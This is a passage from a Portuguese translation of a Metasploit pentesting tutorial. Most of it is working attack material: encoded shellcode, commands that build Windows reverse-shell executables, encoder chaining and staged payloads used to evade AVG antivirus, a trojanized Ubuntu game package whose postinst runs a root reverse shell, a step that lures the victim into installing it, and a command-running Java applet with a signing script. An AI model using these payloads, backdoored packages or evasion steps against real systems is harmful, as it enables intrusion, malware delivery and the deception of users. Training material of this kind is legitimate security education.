"\x89\xe2\xdb\xdb\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"
"\x4c\x4d\x38\x4c\x49\x45\x50\x45\x50\x45\x50\x43\x50\x4d\x59"
"\x4d\x35\x50\x31\x49\x42\x42\x44\x4c\x4b\x50\x52\x50\x30\x4c"
"\x4b\x51\x42\x44\x4c\x4c\x4b\x51\x42\x45\x44\x4c\x4b\x44\x32"
"\x51\x38\x44\x4f\x4e\x57\x50\x4a\x47\x56\x46\x51\x4b\x4f\x50"
"\x31\x49\x50\x4e\x4c\x47\x4c\x43\x51\x43\x4c\x45\x52\x46\x4c"
"\x47\x50\x49\x51\x48\x4f\x44\x4d\x43\x31\x48\x47\x4b\x52\x4a"
"\x50\x51\x42\x50\x57\x4c\x4b\x46\x32\x42\x30\x4c\x4b\x47\x32"
"\x47\x4c\x4b\x51\x4e\x30\x4c\x4b\x47\x30\x44\x38\x4d\x55\x49"
"\x50\x44\x34\x50\x4a\x45\x51\x48\x50\x50\x50\x4c\x4b\x50\x48"
"\x44\x58\x4c\x4b\x51\x48\x51\x30\x43\x31\x4e\x33\x4b\x53\x47"
"\x4c\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31"
"\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x49\x51\x48\x4f\x44\x4d\x45"
"\x51\x49\x57\x50\x38\x48\x30\x42\x55\x4c\x34\x45\x53\x43\x4d"
"\x4c\x38\x47\x4b\x43\x4d\x51\x34\x43\x45\x4b\x52\x51\x48\x4c"
"\x4b\x51\x48\x47\x54\x45\x51\x49\x43\x42\x46\x4c\x4b\x44\x4c"
"\x50\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x48\x53\x4c\x4b\x43"
"\x34\x4c\x4b\x43\x31\x48\x50\x4c\x49\x50\x44\x51\x34\x51\x34"
"\x51\x4b\x51\x4b\x45\x31\x46\x39\x51\x4a\x50\x51\x4b\x4f\x4b"
"\x50\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4b\x36"
"\x51\x4d\x43\x58\x50\x33\x50\x32\x43\x30\x43\x30\x42\x48\x43"
"\x47\x43\x43\x50\x32\x51\x4f\x50\x54\x43\x58\x50\x4c\x43\x47"
"\x51\x36\x43\x37\x4b\x4f\x4e\x35\x4e\x58\x4a\x30\x43\x31\x45"
"\x50\x45\x50\x51\x39\x49\x54\x50\x54\x46\x30\x43\x58\x46\x49"
"\x4b\x30\x42\x4b\x45\x50\x4b\x4f\x4e\x35\x50\x50\x50\x50"
"\x50\x46\x30\x51\x50\x46\x30\x51\x50\x46\x30\x43\x58\x4a\x4a"
"\x44\x4f\x49\x4f\x4d\x30\x4b\x4f\x48\x55\x4d\x47\x50\x31\x49"
"\x4b\x51\x43\x45\x38\x43\x32\x45\x50\x44\x51\x51\x4c\x4d\x59"
"\x4d\x36\x42\x4a\x44\x50\x50\x56\x51\x47\x42\x48\x48\x42\x49"
"\x4b\x46\x57\x43\x57\x4b\x4f\x48\x55\x51\x43\x50\x57\x45\x38"
"\x48\x37\x4b\x59\x46\x58\x4b\x4f\x4b\x4f\x4e\x35\x50\x53\x46"
"\x33\x50\x57\x45\x38\x43\x44\x4a\x4c\x47\x4b\x4b\x51\x4b\x4f"
"\x49\x45\x51\x47\x4c\x57\x43\x58\x44\x35\x42\x4e\x50\x4d\x43"
"\x51\x4b\x4f\x4e\x35\x42\x4a\x43\x30\x42\x4a\x45\x54\x50\x56"
"\x51\x47\x43\x58\x45\x52\x48\x59\x49\x58\x51\x4f\x4b\x4f\x4e"
"\x35\x4c\x4b\x47\x46\x42\x4a\x51\x50\x43\x58\x45\x50\x42\x30"
"\x43\x30\x45\x50\x46\x36\x43\x5a\x45\x50\x45\x38\x46\x38\x49"
"\x34\x46\x33\x4a\x45\x4b\x4f\x49\x45\x4d\x43\x46\x33\x42\x4a"
"\x45\x50\x50\x56\x50\x53\x50\x57\x45\x38\x44\x42\x49\x49\x49"
"\x58\x51\x4f\x4b\x4f\x4e\x35\x43\x31\x48\x43\x47\x59\x49\x56"
"\x4d\x55\x4c\x36\x43\x45\x4a\x4c\x49\x53\x44\x4a\x41\x41";
```

Se você olhar mais profundo no shellcode gerado, você vai ver que existem alguns caracteres não alfanuméricos que:

```
>>> print shellcode
???t$?
^VYIIIIIIIIICCCCCC7QZjAXP0A0AKAAQ2AB2BB0BBABXP8ABuJIKLCZJKPMKXIKOKOK0E0LKBQL4Q4LKQUGLLKCLC5CHEQJ
OLKP0B8LKQ0GPC1
JKPILKGDLC1JNP1IPLYNLK4IPD4EWIQHJDMC1IRJKKDGPQTQ4GXCEKULKQ0FDC1JKE6LKDLPKLLKQ0ELEQJKDCFLKMYBLFDEL
E1HCP1IKE4LKG3P0LKG0D
LLKBPENMLKG0C8QNBHLNPNNDJLF0K0HVBFPSCVE8P3GBBHD7BSGBQ0F4K0HPE8HKJMKLGKPPK0N6Q0K9M5CVMQJMEXC2QEBJE
RKOHPXCIIIEYKENMQGKON6
QCQCF3PSF3G3PSPCQCKOHPBFCXB1QLE6QCMY1J5BHNDZD0IWF7K0IFCZDPPQKEKON0E8NDNMFNJIPWKOHVQCF5KON0BHJEG9
LFQYF7K0IIF0PTF4QEK0H
PJ3E8JGCIHFBYF7KON6PUK0HPBFCZE4E6E8BCBMK9M5BJF0PYQ9HLMYKWBjG4MYM2FQIPL3NJKNQRFMKNPBFLJ3LMCJGHKNKN
KBHCBKNNSDVKOCEQTKOHV
JKQGPFR1PQF1CZEQPPQPUPF1KOHPE8NMN9DEHNF3K0IFCZKOK0FWKOHPLKQGLLCITE4K0HVF2KOHPCXJPMZDDQ0F3KOHVKOH
DJAA
```

Uma vez que o nosso endereço shellcode é obtida através das duas primeiras instruções, é empurrado para a pilha e armazenado no registrador ECX que será então utilizada para calcular as compensações relativas.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp R | ./msfencode
BufferRegister=ECX -e x86/alpha_mixed
[*] x86/alpha mixed succeeded with size 651 (iteration=1)
```

© Offensive Security 2009
Traduzido por Rafael Torres

Desta vez obtivemos um shellcode puro alfanuméricos:

```
>>> print shellcode
IIIIIIIIIIIIII7QZjAXP0A0AAQ2AB2BB0BBABXP8ABuJIKLBJJKPM88KIKOK0K0E0LKBLFDLKPGLLKCLC5D8C1JOL
KPOEHLKQ0GPEQJKPILKGD
LKEQJNFQIPMINLLDIPDCD7IQHJDMC1HBJKJTGKF4GTFHBUJELKQ0GTC1JKCVLKDLPLKQ0ELEQJKESFLLKLIBLFDELE1HCP1IK
E4LKG3FPLKG0DLLKBPELN
MLKG0DHQNE8LNPNDNJLPPK0HVE6QCE6CXP3FRE8CGCCP2Q0PTKON0CXHKJMKLGKF0K0HVQ0MYM5E6K1JMEXC2PUBJDBKON0CXN
9C9KENMPWKON6QCF3F3F3
PSG3PSPCQCK0HPBFE8DQQLBFPSPMYKQMECXNDDZBPIWQGK0HVBJB0PQPUK0HPBHNDNMFNKYPWKON6QCF5K0HPCXKUG9K6QYQGK0
HVF0QDF4QEKON0MCCXKWD
9HFBYQGK0IFQEKON0BFCZBDE6CXCSBMMYJECZF0F9FIHLK9KWCZQTK9JBFIQIPKCNJKNQRFMKNG2FLMCLMBZFXNKNKNKXCXCKNN
SB6KOD5QTKON6QKF7QBF1
PQF1BJC1F1F1PUPQKON0CXNMIIDEHNQCK0HVBK0K0GGK0HPLKF7KLLCITBDKON6QBK0HPE8L0MZETQ0QCK0HVK0HPEZAA
```

Neste caso, nós dissemos msfencode que teve o cuidado de encontrar o endereço shellcodes absoluta e que o salvou na ECX registro:

Como você pode ver na imagem anterior, ECX foi definido anteriormente, a fim de apontar para o início do nosso shellcode. Neste ponto, a nossa carga começa diretamente realinhamento ECX para iniciar o shellcode decodificação da sequência.

Client Side Exploits

façanhas do lado do cliente são sempre um tema divertido e uma grande frente para os atacantes de hoje. Como administradores de rede e desenvolvedores de software fortalecer o perímetro, pentesters necessidade de encontrar uma maneira de fazer as vítimas abrem a porta para eles na rede. façanhas do lado do cliente exigir a interação do usuário, como atraí-las para clicar em um link, abra um documento, ou de alguma forma chegar ao seu site mal-intencionado.

Há muitas maneiras diferentes de usar o Metasploit para realizar ataques do lado do cliente e que irá demonstrar alguns deles aqui.

Binary Payloads

Parece Metasploit está repleto de funcionalidades interessantes e úteis. Uma delas é a capacidade de gerar um executável a partir de uma carga Metasploit. Isto pode ser muito útil em situações como a engenharia social, se você pode obter um usuário para executar o payload para você, não há razão para atravessar o problema de explorar qualquer software.

Vejamos um exemplo rápido de como fazer isso. Vamos gerar uma carga shell reverso, executá-lo em um sistema remoto, para receber o nosso escudo. Para fazer isso, vamos utilizar a ferramenta de linha de comando msfpayload. Este comando pode ser usado para a geração de cargas a ser utilizado em diversas localidades e oferece uma variedade de opções de saída, a partir de perl para C e crua. Estamos interessados na saída executável, que é fornecida pelo comando X.

Vamos gerar um shell reverso Windows executável que vai ligar de volta para nós usando a porta 31337. Observe que msfpayload funciona da mesma maneira como msfcgi em que você pode acrescentar a letra 'O' para o final da cadeia de comando para ver quais opções estão disponíveis

para você.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp 0

Name: Windows Command Shell, Reverse TCP Inline
Version: 6479
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 287

Provided by:
vlad902 vlad902@gmail.com

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  seh              yes       Exit technique: seh, thread, process
LHOST     172.16.104.130   yes       The local address
LPORT     4444             yes       The local port

Description:
Connect back to attacker and spawn a command shell

root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130
LPORT=31337 0

Name: Windows Command Shell, Reverse TCP Inline
Version: 6479
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 287

Provided by:
vlad902 vlad902@gmail.com

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  seh              yes       Exit technique: seh, thread, process
LHOST     172.16.104.130   yes       The local address
LPORT     31337            yes       The local port

Description:
Connect back to attacker and spawn a command shell

root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130
LPORT=31337 X > /tmp/1.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
Length: 287
Options: LHOST=172.16.104.130,LPORT=31337

root@bt:/pentest/exploits/framework3# file /tmp/1.exe

/tmp/1.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, agora vamos ver, temos um executável do Windows pronto para ir. Agora, vamos usar '/' manipulador multi ", que é um esboço que manipula exploits lançados fora do framework.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole

##          ##          ##          ##          ##          ##          ##          ##          ##          ##
##  ##  #### #####  #####  #####  ##  #####  ##  #####  #####
#####  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
#####  #####  ##  #####  #####  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
```

```
##  ##  ####  ##  #####  #####  ##  ####  ####  ####  ##
##

      =[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 371 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
      =[ 149 aux

msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  -

```

Exploit target:

```

Id  Name
--  ---
0   Wildcard Target

```

Ao usar o 'exploit / multi / manipulador "do módulo, que ainda precisa dizer a ele que a carga de espera para que configurá-lo para ter as mesmas configurações que o arquivo executável gerado.

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  -

```

Payload options (windows/shell/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Exploit target:

```

Id  Name
--  ---
0   Wildcard Target

```

```

msf exploit(handler) > set LHOST 172.16.104.130
LHOST => 172.16.104.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) >

```

Agora que temos tudo configurado e pronto para ir, corremos 'explorar' para o manipulador / multi e executar o nosso executável gerado na vítima. O manipulador / multi manipula a explorar para nós e apresenta-nos o nosso escudo.

```
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler

```

```
[*] Starting the payload handler...  
[*] Sending stage (474 bytes)  
[*] Command shell session 2 opened (172.16.104.130:31337 -> 172.16.104.128:1150)
```

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>

Antivirus Bypass

Como vimos, as cargas Metasploit binário grande trabalho. No entanto, há um pouco de uma complicação.

A maioria dos sistemas baseados em Windows funciona atualmente algum tipo de proteção anti-vírus, devido à difusão generalizada de software malicioso visando a plataforma. Vamos fazer o nosso exemplo um pouco mais do mundo real, e instalar a versão gratuita do AVG no sistema e ver o que acontece.



Logo, a nossa carga fica detectado. Vamos ver se há algo que podemos fazer para impedir que isso seja descoberto pelo AVG.

Vamos codificar o nosso executável produzido em uma tentativa de tornar mais difícil de descobrir. Nós usamos a codificação anterior, quando a exploração de software para evitar mau caráter por isso vamos ver se podemos fazer uso dele aqui. Usaremos o comando do programa msfencode linha. Vamos olhar para algumas das opções, executando msfencode com a opção '-h'.

```
root@bt4:/pentest/exploits/framework3# ./msfencode -h
```

```
Usage: ./msfencode
```

OPTIONS:

- a The architecture to encode as
- b The list of characters to avoid: 'x00\xff'
- c The number of times to encode the data
- e The encoder to use
- h Help banner
- i Encode the contents of the supplied file path
- l List available encoders
- m Specifies an additional module search path
- n Dump encoder information
- o The output file
- s The maximum size of the encoded data
- t The format to display the encoded buffer with (raw, ruby, perl, c, exe, vba)

Vamos ver o que os codificadores estão disponíveis para nós através da execução "msfencode-l".

```
root@bt4:/pentest/exploits/framework3# ./msfencode -l
```

Framework Encoders

=====

Name	Rank	Description
----	----	-----
cmd/generic_sh	normal	Generic Shell Variable Substitution Command Encoder
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	normal	PHP Base64 encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	great	Polymorphic Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

Excelente. Podemos ver nossas opções e alguns encoders diferentes que podemos utilizar. Vamos usar a saída de msfpayload-primas, e tubulação que como entrada para msfencode usando o "Shikata ga nai encoder" (traduzido como "não pode ser ajudado" ou "nada pode ser feito sobre isso"). De lá, nós vamos uma saída binária do Windows


```

root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130
LPORT=31337 R | ./msfencode -e x86/shikata_ga_nai -t exe > /tmp/2.exe

[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)

root@bt4:/pentest/exploits/framework3# file /tmp/2.exe

/tmp/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit

```

Perfeito! Vamos agora transferir o binário para outro sistema e ver o que acontece. E ...

Results overview		Infections
File	Infection	Result
 C:\Documents and Settings\Jim\My Documents\2.exe	Virus identified Dropper.Mdrop.N	Infected

Bem, isso não é bom. Ele ainda está sendo descoberto por AVG. Bem, não podemos deixar AVG ganha, não é? Vamos ficar um pouco louco com ela, e usar três diferentes codificadores, dois dos quais vamos dizer que ele seja executado através de 10 vezes cada, para um total de 21 codifica. Trata-se de codificação, tanto quanto nós podemos fazer e ainda tem um binário de trabalho. AVG nunca vai passar disso!

```

root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130
LPORT=31337 R | ./msfencode -e x86/shikata_ga_nai -t raw -c 10 | ./msfencode -e
x86/call4_dword_xor -t raw -c 10 | ./msfencode -e x86/countdown -t exe >
/tmp/6.exe
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 342 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 369 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 396 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 423 (iteration=5)

[*] x86/shikata_ga_nai succeeded with size 450 (iteration=6)

[*] x86/shikata_ga_nai succeeded with size 477 (iteration=7)

[*] x86/shikata_ga_nai succeeded with size 504 (iteration=8)

[*] x86/shikata_ga_nai succeeded with size 531 (iteration=9)

[*] x86/shikata_ga_nai succeeded with size 558 (iteration=10)

[*] x86/call4_dword_xor succeeded with size 586 (iteration=1)

[*] x86/call4_dword_xor succeeded with size 614 (iteration=2)

[*] x86/call4_dword_xor succeeded with size 642 (iteration=3)

[*] x86/call4_dword_xor succeeded with size 670 (iteration=4)

[*] x86/call4_dword_xor succeeded with size 698 (iteration=5)

[*] x86/call4_dword_xor succeeded with size 726 (iteration=6)

[*] x86/call4_dword_xor succeeded with size 754 (iteration=7)

[*] x86/call4_dword_xor succeeded with size 782 (iteration=8)

[*] x86/call4_dword_xor succeeded with size 810 (iteration=9)

[*] x86/call4_dword_xor succeeded with size 838 (iteration=10)

```

```
[*] x86/countdown succeeded with size 856 (iteration=1)
root@bt4:/pentest/exploits/framework3# file /tmp/6.exe
/tmp/6.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, vamos copiar o binário, execute-o aaaannnd



Nós não! Ainda é descoberto pelo AVG! Como será que vamos passar por isso?

Bem, acontece que existe uma boa razão para isso. Metasploit suporta dois tipos diferentes de cargas. O primeiro tipo, como 'janela shell_reverse_tcp /', contém todos os códigos necessários para a carga. Os outros, como 'Windows Shell / reverse_tcp' funciona um pouco diferente. Windows 'shell / reverse_tcp' contém o código apenas o suficiente para abrir uma conexão de rede e, em seguida a fase de carregamento do restante do código exigido pela exploração da máquina atacantes. Assim, no caso de 'janelas de shell / reverse_tcp /', é feita uma ligação de volta para o sistema de atacante, o restante da carga é carregado na memória, e, em seguida, um escudo é fornecido.

Então, o que significa isto para antivírus? Bem, funciona mais em tecnologia antivírus baseados em assinatura. O código utilizado por 'windows / shell_reverse_tcp' hits essas assinaturas e está marcado pelo AVG imediatamente. Por outro lado, a carga encenado, 'windows / shell / reverse_tcp' não contém a assinatura que o AVG está procurando, e assim é, portanto, desperdiçada. Além disso, por conter menos código, há menos para o programa anti-vírus para trabalhar, como se a assinatura é feita demasiado genérica, a taxa de falsos positivos vai para cima e para frustrar os usuários por provocar em software não-malicioso.

Com isso em mente, vamos gerar um 'windows / shell / reverse_tcp' encenado como uma carga executable.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 X >
/tmp/7.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
Length: 278
Options: LHOST=172.16.104.130,LPORT=31337

root@bt4:/pentest/exploits/framework3# file /tmp/7.exe
/tmp/7.exe: MS-DOS executable PE for MS Windows (GUI) Intel
80386 32-bit
```

Ok, agora vamos copiá-lo para o sistema remoto e executá-lo, então veja o que acontece.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.104.130:31337 -> 172.16.104.128:1548)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim\My Documents

05/27/2009 09:56 PM
.
05/27/2009 09:56 PM
..
05/25/2009 09:36 PM 9,728 7.exe
05/25/2009 11:46 PM
Downloads
10/29/2008 05:55 PM
My Music
10/29/2008 05:55 PM
My Pictures
1 File(s) 9,728 bytes
5 Dir(s) 38,655,614,976 bytes free

C:\Documents and Settings\Jim\My Documents>
```

Sucesso! Antivírus não provocaram neste novo palco de carga. Conseguimos evadido antivírus no sistema, e entregues a nossa carga.

Binary Linux Trojans

A fim de demonstrar que os ataques do lado do cliente e trojans não são exclusivos para o mundo Windows, vamos um pacote de carga Metasploit com um pacote deb do Ubuntu para nos dar um

shell no Linux.

Um excelente vídeo foi feito por Redmeat_uk demonstrar esta técnica que você pode ver na <http://securitytube.net/Ubuntu-Package-Backdoor-using-a-Metasploit-Payload-video.aspx>

Primeiro precisamos baixar o pacote que nós estamos indo para infectar e movê-lo para um diretório temporário de trabalho. No nosso exemplo, usaremos o pacote 'freesweep', uma versão baseada em texto de Mine Sweeper.

```
root@bt4:/pentest/exploits/framework3# apt-get --download-only
install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@bt4:/pentest/exploits/framework3# mkdir /tmp/evil
root@bt4:/pentest/exploits/framework3# mv
/var/cache/apt/archives/freesweep_0.90-1_i386.deb /tmp/evil
root@bt4:/pentest/exploits/framework3# cd /tmp/evil/
root@bt4:/tmp/evil#
```

Em seguida, precisamos extrair o pacote para um diretório de trabalho e criar um diretório DEBIAN para manter nosso acrescentavam "features".

```
root@v-bt4-pre:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@v-bt4-pre:/tmp/evil# mkdir work/DEBIAN
```

No diretório 'debian', crie um arquivo chamado 'controle' que contém o seguinte:

```
root@bt4:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and in
most text-based terminals currently in use.
```

Nós também precisamos criar um script pós-instalação que irá executar nosso binário. Em nosso 'Debian', vamos criar um arquivo chamado 'postinst', que contém o seguinte:

```
root@bt4:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores & /usr/games/freesweep
&
```

Agora vamos criar a nossa carga maliciosa. Nós estaremos criando um shell reverso para ligar de volta para nós com o nome 'freesweep_scores'.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload linux/x86/shell/reverse_tcp
LHOST=192.168.1.101 LPORT=443 X > /tmp/evil/work/usr/games/freesweep_scores
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
Length: 50
Options: LHOST=192.168.1.101,LPORT=443
```

Vamos agora fazer o nosso script pós-instalação executável e construir o nosso novo pacote. O arquivo será construído com o nome 'work.deb' assim que nós queremos mudar isso para 'freesweep.deb' e copie o pacote para o nosso diretório raiz web.

```
root@bt4:/tmp/evil/work/DEBIAN# chmod 755 postinst
root@bt4:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.
root@bt4:/tmp/evil# mv work.deb freesweep.deb
root@bt4:/tmp/evil# cp freesweep.deb /var/www/
```

Se ele não estiver funcionando, vamos precisar para iniciar o servidor web Apache.

```
root@bt4:/tmp/evil# /etc/init.d/apache2 start
```

Vamos precisar de configurar o multi Metasploit / manipulador para receber a conexão de entrada.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Em nossa vítima Ubuntu, temos alguma convicção que o usuário baixe e instale o nosso jogo novo impressionante.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb
ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

Como a vítima instala e joga o nosso jogo, nós recebemos um escudo!

```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.175:1129)

ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:49 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
...snip...

hostname
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```

Java Applet Infection

Joshua Abraham (jabra) publicou um excelente artigo que foi baseado em uma palestra proferida na Conferência Mundial Infosec com Rafal Los e pode ser encontrada em <http://blog.spl0it.org>. Essencialmente, o que os dois foram capazes de fazer é construir um applet Java que, uma vez executado em um navegador realmente nos permite executar uma carga Meterpreter se o destino aceita o aviso de segurança.

Antes de mergulharmos nisso, precisamos cumprir alguns pré-requisitos em nossa máquina atacantes antes de começar.

```
root@bt4:/# apt-get install sun-java6-jdk
```

Jabra simplificou a maior parte do processo com o script bash abaixo para reduzir os erros de entrada. Você pode baixar este script em: <http://spl0it.org/files/makeapplet.sh>

```
#!/bin/bash
#
# Shell script to sign a Java Applet
# Joshua "Jabra" Abraham <jabra@spl0it.org>
# Tue Jun 30 02:26:36 EDT 2009
#
# 1. Compile the Applet source code to an executable class.
#
# javac HelloWorld.java
#
# 2. Package the compiled class into a JAR file.
#
# jar cvf HelloWorld.jar HelloWorld.class
#
# 3. Generate key pairs.
#
# keytool genkey -alias signapplet -keystore mykeystore -keypass mykeypass -storepass mystorepass
#
# 4. Sign the JAR file.
#
# jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass - signedjar
SignedHelloWorld.jar
# HelloWorld.jar signapplet
#
# 5. Export the public key certificate.
#
# keytool -export -keystore mykeystore -storepass mystorepass -alias signapplet -file
mycertificate.cer
#
# 6. Deploy the JAR and the class file.
#
# <applet code="HelloWorld.class" archive="SignedHelloWorld.jar" width=1 height=1> </applet>
#
echo "Enter the name of the applet without the extension:"
read NAMEjavac $NAME.javaif [ $? -eq 1 ] ; then
echo "Error with javac"
exit
fi

echo "[+] Packaging the compiled class into a JAR file"
jar cf $NAME.jar $NAME.class
if [ $? -eq 1 ] ; then
echo "Error with jar"
```

```

exit
fi

echo "[+] Generating key pairs"
keytool -genkey -alias signapplet -keystore mykeystore -keypass mykeypass -storepass mystorepass
if [ $? -eq 1 ] ; then
echo "Error with generating the key pair"
exit
fi

echo "[+] Signing the JAR file"
jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass -signedjar
"Signed$NAME.jar" $NAME.jar signapplet
if [ $? -eq 1 ] ; then
echo "Error with signing the jar"
exit
fi

echo "[+] Exporting the public key certificate"
keytool -export -keystore mykeystore -storepass mystorepass -alias signapplet -file
mycertificate.cer
if [ $? -eq 1 ] ; then
echo "Error with exporting the public key"
exit
fi
echo "[+] Done"
sleep 1
echo ""
echo ""
echo "Deploy the JAR and certificate files. They should be deployed to a directory on a Web
server."
echo ""
echo "<applet width='1' height='1' code='$NAME.class' archive='Signed$NAME.jar'> "
echo ""

```

Vamos agora fazer um diretório de trabalho para nós, para armazenar o arquivo e depois agarrá-lo de seu site ou copie e cole no seu editor de texto favorito.

```

root@bt4:/# mkdir ./java-applet

root@bt4:/# cd ./java-applet

```

Precisamos fazer um applet Java que iremos assinar. Para isso, vamos copiar e colar o texto abaixo no seu editor de texto favorito e salve-o como: "MSFcmd.java". Para o restante deste módulo, abra seu editor de deixar que você vai precisar alterar alguns parâmetros à medida que avançamos com este módulo.

```

import java.applet.*;
import java.awt.*;
import java.io.*;
public class MSFcmd extends Applet {
public void init() {
Process f;
String first = getParameter("first");
try {
f = Runtime.getRuntime().exec("first");
}
catch(IOException e) {
e.printStackTrace();
}
Process s;
}
}

```

Em seguida, vamos usar Jabras shell script para nos ajudar a fazer o nosso certificado. O seguinte

comando irá fazer o download do script, torná-lo executável e em seguida, iniciar o script para produzir o certs.

```
root@bt4:/java-applet/# wget http://spl0it.org/files/makeapplet.sh && chmod a+x ./makeapplet.sh
root@bt4:/java-applet/# ./makeapplet.sh

Enter the name of the applet without the extension: MSFcmd
[+] Packaging the compiled class into a JAR file
[+] Generating key pairs
